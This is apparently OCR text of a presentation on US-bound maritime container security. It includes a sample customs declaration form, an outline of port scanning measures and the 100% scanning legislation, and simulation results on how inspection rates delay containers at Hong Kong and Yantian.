
FORM APPROVED
OMB NO. 1651-0009

19 CFR 122.27, 148.12, 148.13, 148.110,148.111, 148b, 31 CFR 5316

Each arriving traveler or responsible family member must provide the following information (only ONE written declaration per family is required):

1. Family **Name**
   First *(Given)* Middle
2. **Birth date** Day Month Year
3. Number of **Family members** traveling with you
4. (a) U.S. Street **Address** (hotel name/destination)
   (b) City (c) State
5. **Passport issued by** (country)
6. **Passport number**
7. Country of **Residence**
8. **Countries visited** on this trip prior to U.S. arrival
9. **Airline/Flight No.** or **Vessel Name**
10. The primary purpose of this trip is business: Yes No
11. I am (We are) bringing
    (a) fruits, vegetables, plants, seeds, food, insects: Yes No
    (b) meats, animals, animal/wildlife products: Yes No
    (c) disease agents, cell cultures, snails: Yes No
    (d) soil or have been on a farm/ranch/pasture: Yes No
12. I have (We have) been in close proximity of (such as touching or handling) **livestock**: Yes No
13. I am (We are) carrying **currency or monetary instruments** over $10,000 U.S. or foreign equivalent: (see definition of monetary instruments on reverse) Yes No
14. I have (We have) **commercial merchandise:** (articles for sale, samples used for soliciting orders, or goods that are not considered personal effects) Yes No
15. **Residents** — the **total value of all goods,** including commercial merchandise I/we have purchased or acquired abroad, (including gifts for someone else, but not items mailed to the U.S.) and am/are bringing to the U.S. is: $

    Visitors — the **total value of all articles** that will remain in the U.S., including commercial merchandise is: $

Read the instructions on the back of this form. Space is provided to list all the items you must declare.

I HAVE READ THE IMPORTANT INFORMATION ON THE REVERSE SIDE OF THIS FORM AND HAVE MADE A TRUTHFUL DECLARATION.

X
(Signature) Date (day/month/year)

For Official Use Only

Sample


Layers of Security

- Container Imaging
- Radiation Detection
- Container Monitoring –Location & Tamper Evidence
- Manifest Information
- Basic Port/Terminal Security (ISPS Code)


Radiation Detectors - Felixstowe

MEDITERRANEAN SHIPPING CO
msc
MEDITERRANEAN SHIPPING CO
msc
MEDITERRANEAN SHIPPING CO
msc
1
G0001
40111
S.W.L.


Radiation Scanning and X-Ray Imaging in Hong Kong….Tractor moving at 16 kmp




Data Integration



Data Integration Folder for Every Container Onboard





Secure Freight Initiative

Homeland Security

SAFE Port Act, Oct ‘06

Section 208 -

Directs the Secretary to conduct a pilot project at an overseas port similar to the Integrated Container Inspection System being tested at the port in Hong Kong.

9/11 Commission Act, Aug ’07
Title XVII - Maritime Cargo
Section 1701 - U.S. 100% Container Inspections

- Imaging & Radiation Scanning in Ports prior to arrival in U.S.
- Passed House 371 to 40
- Passed Senate 85 to 8
- Effective July 1, 2012

100 % Scanning Challenges

- **Sustainability of the scanning equipment in extreme weather conditions**
- **Varying costs of transferring the data back to the United States**
- **Re-configuring port layouts to accommodate the equipment without affecting port efficiency**
- **Developing local response protocols for adjudicating alarms**
- **Addressing health and safety concerns of host governments and respective trucking and labor unions**
- **Identifying who will incur the costs for operating and maintaining the scanning equipment**
- **Acquiring necessary trade data prior to processing containers and addressing privacy concerns**

100% Scanning Challenges

- **Concluding agreements with partnering nations and terminal operators to document roles and responsibilities regarding issues such as: ownership, operation, and maintenance of the equipment; sharing of information; and import duty and tax considerations**
- **Staffing implications for both the foreign customs service and terminal operator**
- **Licensing requirements for the scanning technology**
- **Reaching agreement with foreign and industry partners to continue scanning 100 percent of U.S.-bound containers after the pilot ends; and**
- **Discussing the potential requirements for reciprocal scanning of U.S. exports**.

Simulating the Impact of Container Inspections on Port Terminal Operations

Nitin Bakshi, The Wharton School, University of Pennsylvania

Noah Gans, The Wharton School, University of Pennsylvania

Month of Data from Hong Kong and Yantian

Present CSI Protocol


- **Containers Tagged for Inspection**
  - **US-bound containers only**
  - **24 hours before departure**

- **Inspection process for tagged containers**
  - **2 handheld spectroscopic devices per high-energy x-ray radiographic scanner**
  - **inspections First-Come-First-Served**
  - **60 minutes to notify local authorities**
  - **40 minutes to pick from stack and transport to inspection station**
  - **20 minutes to inspect containers**


Results for the CSI Protocol

- Percentage of delayed containers
  - With 1 inspection station at Hong Kong
    - a 5% inspection rate is workable
    - at a 7% inspection rate, 100% utilization
  - With 2 inspection stations
    - a 10% inspection rate is workable
    - at a 14% inspection rate, 100% utilization
  - At terminal Yantian the analogues are
    - 1% and 3% for workable rates
    - 2% and 4% for 100% utilization


Base case: as inspection rates climb the % delayed explodes



